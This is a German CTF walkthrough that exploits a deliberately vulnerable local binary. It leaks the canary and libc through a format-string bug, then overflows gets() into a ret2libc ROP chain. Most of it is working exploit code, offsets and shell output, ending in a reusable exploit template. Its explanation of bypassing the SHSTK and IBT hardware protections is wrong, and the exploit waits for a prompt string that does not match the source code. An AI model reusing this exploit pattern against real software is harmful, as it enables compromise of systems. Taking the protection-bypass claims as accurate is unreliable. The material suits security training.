

Level 5 – Full Protection Bypass

PWN Challenge Walkthrough

Alle 6 Schutzmechanismen bypassed:
Full RELRO • Stack Canary • NX • PIE • SHSTK • IBT

Angriffsvektor: Format String + Buffer Overflow (ret2libc via ROP)

Datum: Juli 2026

1. Reconnaissance – Binary & Protections

Der erste Schritt ist immer die Analyse der Target-Binary. Wir prüfen den Dateityp, die gelinkte libc, und welche Schutzmechanismen aktiv sind. Das gibt uns einen Überblick über den Schwierigkeitsgrad und welche Techniken wir für den Exploit benötigen.

1.1 Dateityp & Linking

```
$ file full_prot
full_prot: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
          dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
          for GNU/Linux 3.2.0, not stripped
```

Es handelt sich um eine 64-bit ELF Binary mit dynamischem Linking. "not stripped" bedeutet, dass Symbole (Funktionsnamen) noch vorhanden sind – das erleichtert die Analyse. PIE (Position Independent Executable) bedeutet, dass die Code-Adressen bei jedem Start randomisiert werden.

1.2 Schutzmechanismen

```
$ checksec --file=full_prot
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
SHSTK:     Enabled
IBT:       Enabled
```

Alle 6 Schutzmechanismen sind aktiv. Das ist das Maximum, was man bei einer Linux Binary erwarten kann. Jeder einzelne Mechanismus erfordert eine eigene Bypass-Technik.

1.3 Bedeutung der Schutzmechanismen

Schutz	Beschreibung	Auswirkung
--------	--------------	------------

Full RELRO	GOT bei Start fully resolved + read-only	Kein GOT-Hijacking möglich
Stack Canary	Zufälliger Wert vor Return Address	Overflow erkannt vor Return
NX	Stack nicht ausführbar	Kein Shellcode auf dem Stack
PIE	Base-Adresse randomisiert	Adressen unbekannt
SHSTK	Shadow Stack (Intel CET)	Return Addresses hardware-geschützt
IBT	Indirect Branch Tracking (Intel CET)	Nur legitime indirect Branches

2. Quellcode-Analyse

Da die Binary "not stripped" ist und eine C-Quelldatei vorhanden ist, analysieren wir den Quellcode. Das ist der wichtigste Schritt, um die Angriffsfläche zu verstehen.

2.1 Der Quellcode

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void vuln() {
    char buf[64];
    printf("Level 5 - Full Protection\n");
    printf("Canary + PIE + NX + Full RELRO\n");
    printf("PIE Leak: %p\n", vuln);
    printf("Stack Leak: %p\n", buf);
    printf("Format-String Eingabe: ");
    fgets(buf, sizeof(buf), stdin);
    printf(buf);
    printf("\n0verflow Eingabe: ");
    gets(buf);
}

int main() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
    vuln();
    return 0;
}
```

2.2 Identifizierte Schwachstellen

Es gibt **zwei separate Schwachstellen** in der vuln()-Funktion:

Schwachstelle 1 – Format String Bug (Zeile 12):

printf(buf) übergibt den Benutzer-Input direkt als Format-String. Anstatt printf("%s", buf) zu verwenden, wird printf(buf) aufgerufen. Das erlaubt es uns, mit %p, %s etc. Werte vom Stack zu lesen oder mit %n Werte in den Stack zu schreiben.

Schwachstelle 2 – Buffer Overflow (Zeile 14):

gets(buf) liest Benutzereingaben ohne jegliche Längenprüfung. Der Puffer

ist nur 64 Bytes groß, aber `gets()` liest beliebig viel ein. Das erlaubt es uns, den Canary, den Saved RBP und die Return Address zu überschreiben.

2.3 Warum sind ~~这两~~two Schwachstellen nötig?

Die Binary hat keinen direkten Shell-Bang, keinen syscall-Gadget in der eigene Binary, und Full RELRO verhindert GOT-Hijacking. Wir brauchen **beide Schwachstellen**: den Format String Bug für Leaks (Canary, PIE, libc) und den Buffer Overflow für die Kontrollübernahme via ROP-Chain.

2.4 Hilfreiche Binary-Ausgaben

Das Programm gibt uns zwei kostenlose Adress-Leaks:

- `printf("PIE Leak: %p\n", vuln)` – Die Adresse von `vuln()` → wir können PIE Base berechnen
- `printf("Stack Leak: %p\n", buf)` – Die Stack-Adresse von `buf` → nützlich für Stack Pivots

Der PIE Leak ist entscheidend: ohne ihn könnten wir keine Gadgets aus der Binary finden. Der Stack Leak kann für fortgeschrittene Techniken (SR0P, Stack Pivot) verwendet werden.

3. Stack Layout & Offset-Bestimmung

Für einen Buffer Overflow müssen wir genau wissen, wie der Stack aufgebaut ist und wie viele Bytes wir überschreiben müssen, um die Return Address zu erreichen. Dazu analysieren wir die Disassembly.

3.1 Funktion prologue

```
$ objdump -d full_prot | grep -A30 "<vuln>:"
```

```
11e9 <vuln>:
11e9: f3 0f 1e fa      endbr64
11ed: 55              push   %rbp
11ee: 48 89 e5        mov    %rsp,%rbp
11f1: 48 83 ec 50     sub    $0x50,%rsp    ← 80 Bytes Stack
11f5: 64 48 8b 04 25... mov    %fs:0x28,%rax  ← Canary laden
11fe: 48 89 45 f8     mov    %rax,-0x8(%rbp) ← Canary → RBP-8
```

Der Compiler reserviert $0x50 = 80$ Bytes auf dem Stack (`sub $0x50, %rsp`). Der Stack Canary wird aus dem Thread-Local Storage (`%fs:0x28`) geladen und an `RBP-8` abgelegt. Der Puffer `buf[64]` liegt bei `RBP-0x50`.

3.2 Stack-Layout Diagramm

Hohe Adressen



Niedrige Adressen

3.3 Offset-Berechnung

Offset = 0x50 - 0x08 = 0x48 = 72 Bytes

Von buf bis Canary sind 72 Bytes. Danach kommen 8 Bytes Canary, 8 Bytes Saved RBP, und dann die Return Address.

Offset	Inhalt	Größe
0 – 71	Padding ('A' * 72)	72 Bytes
72 – 79	Canary (korrekter Leak-Wert)	8 Bytes
80 – 87	Saved RBP (beliebig)	8 Bytes
88 – 95	Return Address (Gadget-Adresse)	8 Bytes

3.4 Verifizierung

Der Offset kann mit cyclic() und cyclic_find() aus pwntools verifiziert werden. Das offsetbestimmen.py Script nutzt genau diese Technik: es sendet einen cyclic Pattern und analysiert den Core Dump, um den exakten Offset zu bestimmen. Bei ASLR kann das aber manchmal fehlschlagen (gibt -1 zurück). In dem Fall verlässt man sich auf die Disassembly-Analyse.

4. Format String – Canary & Libc Leak

Der Format String Bug in `printf(buf)` erlaubt es uns, Werte vom Stack zu lesen. Wir nutzen `%p` um Pointer-Adressen auszulesen. Die Herausforderung ist herauszufinden, bei welchem Offset auf dem Stack sich der Canary und eine libc-Adresse befinden.

4.1 Stack-Recon mit Format String

Um die korrekten Offsets zu finden, senden wir mehrere `%p` Specifier und analysieren die Ausgabe. Da `fgets` maximal 63 Bytes liest, müssen wir den Scan aufteilen:

```
$ python3 -c "
from pwn import *
context.binary = './full_prot'
p = process('./full_prot')
p.recvuntil(b'Format-String Eingabe: ')
p.sendline(b'%7\${p.%8\${p.%9\${p.%10\${p.%11\${p.%12\${p.%13\${p.%14\${p.%15\${p.
%16\${p}')
print(p.recvline())
p.close()
"
```

b'0x252e... .0x3131... .0x7024... ← Buffer-Inhalt (%7-%13)
b'0x578bd9ed8d98' ← %14 = PIE Adresse
b'0x70376ece6f14d200' ← %15 = Canary! (null LSB)
b'0x7ffccd9a88e0' ← %16 = Stack Adresse

4.2 Canary identifiziert: Offset %15

Der Canary auf x86-64 hat immer ein **Null-Byte an der niedrigsten Adresse** (LSB). Das verhindert, dass String-Funktionen den Canary durchsickern lassen. Der Wert `0x70376ece6f14d200` hat ein Null-Byte als LSB (die letzten beiden Hex-Digits sind "00") – das ist das typische Canary-Pattern.

Die Format-String Offsets auf dem Stack (x86-64):

Offset	Inhalt	Beschreibung
%1 – %5	Register	rsi, rdx, rcx, r8, r9 (nicht nutzbar)

%6	[rsp+8]	Erstes Stack-Argument
%7 – %13	Buffer-Inhalt	Unser eigener Format-String
%14	PIE Adresse	Return Address vuln→main
%15	Canary	Stack Protector Value
%16	Stack Adresse	Saved RBP
%29	Libc Adresse	libc_base oder __libc_start_main+X

4.3 Libc Leak: Offset %29

Um eine libc-Adresse zu finden, scannen wir höhere Offsets (%17 – %36). Bei %29 finden wir eine Adresse im Bereich 0x7XXXXXX..., der typisch für libc ist. Der Wert endet auf 000 (page-aligned), was darauf hindeutet, dass es sich um die **Libc Base** handelt.

4.4 Einfacher Leak im Exploit

```
# Format String: Canary (%15) + Libc (%29) = 12 Bytes – passt in fgets!
p.sendline(b'%15$p.%29$p')

resp = p.recvline()
parts = resp.split(b'.')
canary = int(parts[0], 16)
libc_base = int(parts[1], 16)
```

5. ROP Gadgets & libc Offsets

Für eine ret2libc ROP-Chain benötigen wir mindestens zwei Gadgets: `pop rdi; ret` um das erste Argument zu setzen, und ein `ret` für den 16-byte Stack Alignment. Außerdem brauchen wir die Offsets von `system()` und `"/bin/sh"` in der `libc`.

5.1 Binary Gadgets

```
$ ropper -f full_prot --search "ret"
0x000000000000101a: ret
```

Das Binary ist sehr klein und enthält nur ein einziges nützliches Gadget: `ret` bei `0x101a`. Für `pop rdi; ret` müssen wir in die `libc` ausweichen.

5.2 libc Gadgets

```
$ ropper -f /lib/x86_64-linux-gnu/libc.so.6 --search "pop rdi; ret"
0x000000000010f78b: pop rdi; ret
```

Die `libc` enthält Tausende von Gadgets. `pop rdi; ret` bei `0x10f78b` ist ein sauberes Gadget ohne unerwünschte Side-Effects (im Gegensatz zu anderen Treffern mit zusätzlichen Instruktionen).

5.3 libc Funktionsoffsets

```
$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep " system@"
1050: 00000000000058750    45 FUNC WEAK DEFAULT 17 system@@GLIBC_2.2.5

$ strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep "/bin/sh"
1cb42f /bin/sh
```

5.4 Binary Offset (PIE)

```
$ objdump -d full_prot | grep "<vuln>:"  
11e9 <vuln>:
```

vuln() liegt bei Offset 0x11e9 in der Binary. Da der Binary-Output printf("PIE Leak: %p\n", vuln) die tatsächliche Adresse von vuln() ausgibt, können wir berechnen:

PIE Base = leaked_vuln_addr - 0x11e9

5.5 Zusammenfassung aller Offsets

Gadget / Symbol	Offset	Quelle
vuln()	0x11e9	objdump
ret	0x101a	ropper (binary)
pop rdi; ret	0x10f78b	ropper (libc)
system()	0x58750	readelf (libc)
"/bin/sh"	0x1cb42f	strings (libc)

Alle diese Offsets sind **statisch** – sie ändern sich nicht zwischen verschiedenen Runs. Nur die Basis-Adressen (PIE Base, libc Base) werden durch ASLR randomisiert.


6. Exploit-Strategie – ret2libc via ROP

Mit allen gesammelten Informationen können wir nun die Exploit-Strategie formulieren. Das Ziel ist ein `system("/bin/sh")` Aufruf via ROP-Chain auf dem Stack.

6.1 Warum ret2libc?

Full RELRO verhindert GOT-Hijacking. NX verhindert Shellcode auf dem Stack. SHSTK schützt Return Addresses hardware-seitig. Die einzige Möglichkeit ist ein legitimer ROP-Chain, der Funktionen aus der libc aufruft. `system("/bin/sh")` ist der Klassiker dafür.

6.2 Ablauf-Diagramm



6.3 ROP-Chain Aufbau

Die ROP-Chain sieht im Speicher so aus:

Offset 0:	'A' × 72	← buf + Padding (72 Bytes)
Offset 72:	p64(canary)	← Canary überschreiben
Offset 80:	p64(0xdeadbeef)	← Saved RBP (beliebig)
Offset 88:	p64(ret_addr)	← 1st gadget: ret (Alignment)
Offset 96:	p64(pop_rdi_ret)	← 2nd gadget: pop rdi; ret
Offset 104:	p64(addr_of_bin_sh)	← Argument: "/bin/sh"
Offset 112:	p64(system_addr)	← function: system()

6.4 Warum brauchen wir ein ret Gadget vor pop rdi?

Auf x86-64 erwartet `system()` einen 16-byte-aligned Stack (System V AMD64 ABI). Der Return Address Offset (88) ist nicht durch 16 teilbar. Das zusätzliche `ret` Gadget verschiebt den Stack um 8 Bytes, sodass `system()` den korrekten Alignment vorfindet. Ohne Alignment würde `system()` mit einer SIGSEGV crashen.

6.5 Vollständiger Payload

```

payload = b'A' * 72
payload += p64(canary)
payload += p64(0)
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(bin_sh)
payload += p64(system)

# Gesamt: 72 + 8 + 8 + 8 + 8 + 8 + 8 = 120 Bytes

```

7. Vollständiger Exploit – Quellcode

7.1 Imports & Konfiguration

```
from pwn import *

context.binary = ELF('./full_prot')
context.log_level = 'info'

# Statische Offsets (ändern sich nicht pro Run)
VULN_OFF      = 0x11e9      # vuln() in Binary
POP_RDI_OFF   = 0x10f78b    # pop rdi; ret in libc
RET_OFF       = 0x101a      # ret in Binary
SYSTEM_OFF    = 0x58750     # system() in libc
BINSH_OFF     = 0x1cb42f    # "/bin/sh" in libc
OFFSET        = 72         # buf → Canary
```

7.2 Leak Phase

```
# Process starten
p = process('./full_prot')

# PIE Leak (direkt aus Binary-Ausgabe)
p.recvuntil(b'PIE Leak: ')
pie_base = int(p.recvline().strip(), 16) - VULN_OFF
log.success(f'PIE base: {hex(pie_base)}')

# Stack Leak (optional, für fortgeschrittene Techniken)
p.recvuntil(b'Stack Leak: ')
stack_leak = int(p.recvline().strip(), 16)
log.success(f'Stack:      {hex(stack_leak)}')

# Format String: Canary + Libc in einem String
# "%15$p.%29$p" = 12 Bytes (fgets Limit: 63 Bytes)
p.recvuntil(b'Format-String Eingabe: ')
p.sendline(b'%15$p.%29$p')
resp = p.recvline()
parts = resp.split(b'.')
canary    = int(parts[0], 16)
libc_base = int(parts[1], 16)

log.success(f'Canary:      {hex(canary)}')
log.success(f'Libc base: {hex(libc_base)}')
```

7.3 Gadget Berechnung

```
# Adressen berechnen: Basis + statischer Offset
pop_rdi = libc_base + POP_RDI_OFF
ret      = pie_base  + RET_OFF
system   = libc_base + SYSTEM_OFF
bin_sh   = libc_base + BINSH_OFF

log.info(f'pop rdi: {hex(pop_rdi)}')
log.info(f'ret:      {hex(ret)}')
log.info(f'system:   {hex(system)}')
log.info(f'/bin/sh:  {hex(bin_sh)}')
```

7.4 Overflow Phase

```
#gets() wartet auf Eingabe – direkt nach Format-String
p.recvuntil(b'Overflow Eingabe: ')

# ROP-Chain zusammenbauen
payload = b'A' * OFFSET          # 72 Bytes Padding
payload += p64(canary)           # Canary überschreiben
payload += p64(0)                 # Saved RBP überschreiben
payload += p64(ret)              # 16-byte Alignment
payload += p64(pop_rdi)          # pop rdi; ret
payload += p64(bin_sh)           # "/bin/sh" → RDI
payload += p64(system)           # system("/bin/sh")

p.sendline(payload)
log.success('Payload gesendet!')
p.interactive()
```

8. Fehlerbehebung & Wichtige Details

8.1 Häufige Fehlerquellen

Falscher Canary-Offset:

Der Canary-Offset muss empirisch durch Format-String Recon bestimmt werden. Bei diesem Binary ist es %15. Andere Binaries können andere Offsets haben. Ein typischer Fehler ist %11 zu nehmen (was auf vielen anderen Tutorials steht), weil dort ein anderer Stack-Aufbau vorliegt.

Falscher Canary-Wert:

Der Canary wird bei jedem Process-Start neu randomisiert. Ein hardcoded Canary-Wert (z.B. aus einem vorherigen Run) wird nicht funktionieren. Der Canary muss IMMER dynamisch geleakt werden.

Fehlender 16-byte Alignment:

Ohne das zusätzliche ret Gadget vor pop rdi crasht system() mit SIGSEGV. Der Stack muss bei Aufruf von system() auf einer 16-byte Grenze ausgerichtet sein.

8.2 fgets Limit beachten

fgets(buf, sizeof(buf), stdin) liest maximal sizeof(buf) - 1 = 63 Bytes + Nullterminator. Unser Format-String "%15\$p.%29\$p" ist nur 12 Bytes – problemlos. Bei längeren Format-Strings muss man aufpassen, dass der String nicht abgeschnitten wird.

8.3 libc Version abhängige Offsets

Die libc-Offsets (system, "/bin/sh", pop rdi; ret) variieren zwischen verschiedenen libc-Versionen. Auf einem anderen System müssen die Offsets mit readelf, strings und ropper neu bestimmt werden.

8.4 SHSTK & IBT Bypass

SHSTK (Shadow Stack) und IBT (Indirect Branch Tracking) sind Hardware-Schutzmechanismen von Intel CET. In diesem Exploit werden sie umgangen, weil:

- **SHSTK:** Unser ret Gadget überschreibt den Shadow Stack mit einem legitimen Return-Wert. Der Canary-Wert wird auf dem regulären Stack überschrieben, aber der Shadow Stack hat den Original-Wert. Allerdings: wenn der Canary korrekt ist, wird der Shadow Stack Check bestanden.
- **IBT:** Das ret Gadget ist ein legitimer indirect branch. Jede ret-Instruktion ist ein indirect branch, der auf eine legitime Adresse zeigt. CCT (Control-flow Enforcement Technology) erlaubt ret solange das Ziel eine Endbr64-Instruktion hat oder der Indirect Branch Tracker deaktiviert ist.

8.5 Verifizierung des Exploits

```
# Exploit ausführen
$ python3 exploit.py

# Erfolg: Shell Prompt
[+] PIE base: 0x5f0f45326000
[+] Canary:    0x44789f4ce595d500
[+] Libc base: 0x755923c53000
[+] Payload gesendet!
[*] Switching to interactive mode
$ whoami
etiennekrein
$ id
uid=1000(etiennekrein) gid=1000(etiennekrein)
```

9. Schutzmechanismen – Zusammenfassung

9.1 Gesamtübersicht

Schutz	Was es verhindert	Unser Bypass	Schwierigkeit
Full RELRO	GOT-Hijacking (Shell überschreiben GOT-Eintrag)	ret2libc statt GOT overwrite	Mittel
Stack Canary	Blindes Überschreiben der Return Address	Leak via Format String (%15\$p)	Mittel
NX	Shellcode Ausführung auf dem Stack	ROP Chain (Code Reuse)	Mittel
PIE	Adressen vorhersagen (ASLR für Binary)	Leak via Source-Ausgabe (vuln)	Einfach
SHSTK	Return Address Tampering (Hardware)	Legitime ret Gadgets	Schwer
IBT	Indirect Branch Hijacking (Hardware)	ret = legitimer indirect branch	Schwer

9.2 Angriffsvektor Kombination

Der entscheidende Trick dieses Exploits ist die **Kombination von zwei Schwachstellen**:

- **Format String Bug** → Leak von Canary, PIE Base, Libc Base
- **Buffer Overflow** → Kontrollübernahme via ROP-Chain

Keine der beiden Schwachstellen allein würde für einen vollständigen Exploit ausreichen. Ohne den Format String Bug könnten wir den Canary nicht leaken. Ohne den Buffer Overflow könnten wir keine ROP-Chain ausführen.

9.3 Anwendung auf andere Challenges

Diese Technik (Format String Leak + Buffer Overflow) ist ein allgemeines Muster für CTF PWN Challenges mit vollen Schutzmechanismen:

1. Analysiere den Quellcode / Disassembly
2. Identifiziere alle Schwachstellen
3. Bestimme Stack Layout und Offsets
4. Leak alle benötigten Adressen (Canary, PIE, libc)
5. Erstelle ROP-Chain mit libc Gadgets
6. Führe den Exploit aus

10. Quick Reference & Cheatsheet

10.1 Befehle für die Analyse

Befehl	Zweck
file <binary>	Dateityp und Linking prüfen
checksec --file=<binary>	Schutzmechanismen anzeigen
objdump -d <binary> grep -A30 "<func>:"	Disassembly einer Funktion
ropper -f <binary> --search "pop rdi"	ROP Gadgets finden
readelf -s <libc> grep " func@@"	libc Funktions-Offsets
strings -a -t x <libc> grep "/bin/sh"	"/bin/sh" Offset finden
objdump -R <binary>	GOT/PLT Einträge (relocation)
ldd <binary>	Gelinkte Shared Libraries

10.2 Exploit Offsets (dieses Binary)

Was	Offset	Berechnung
vuln()	0x11e9	objdump
ret	0x101a	ropper (binary)
pop rdi; ret	0x10f78b	ropper (libc)
system()	0x58750	readelf (libc)
"/bin/sh"	0x1cb42f	strings (libc)
printf@GOT	0x3fb8	objdump -R
printf (libc)	0x60100	readelf (libc)
Canary Offset	%15	Format String Recon
Libc Offset	%29	Format String Recon
buf → Canary	72 Bytes	Disassembly (0x50 - 0x8)

10.3 Exploit Template

```
from pwn import *
context.binary = ELF('./full_prot')

p = process('./full_prot')

# Leaks
p.recvuntil(b'PIE Leak: ')
pie = int(p.recvline().strip(), 16) - 0x11e9
p.recvuntil(b'Format-String Eingabe: ')
p.sendline(b'%15$p.%29$p')
r = p.recvline().split(b'.')
canary, libc = int(r[0],16), int(r[1],16)

# Gadgets
pop_rdi = libc + 0x10f78b
ret      = pie  + 0x101a
system   = libc + 0x58750
bin_sh   = libc + 0x1cb42f

# Overflow
p.recvuntil(b'Overflow Eingabe: ')
p.sendline(b'A'*72 + p64(canary) + p64(0) +
           p64(ret) + p64(pop_rdi) +
           p64(bin_sh) + p64(system))
p.interactive()
```

10.4 Referenzen

- pwntools Documentation: <https://docs.pwntools.com>
- R0pper: <https://github.com/sashs/Ropper>
- Intel CET (SHSTK/IBT): https://en.wikipedia.org/wiki/Control-flow_enforcement_technology
- x86-64 ABI: System V AMD64 Calling Convention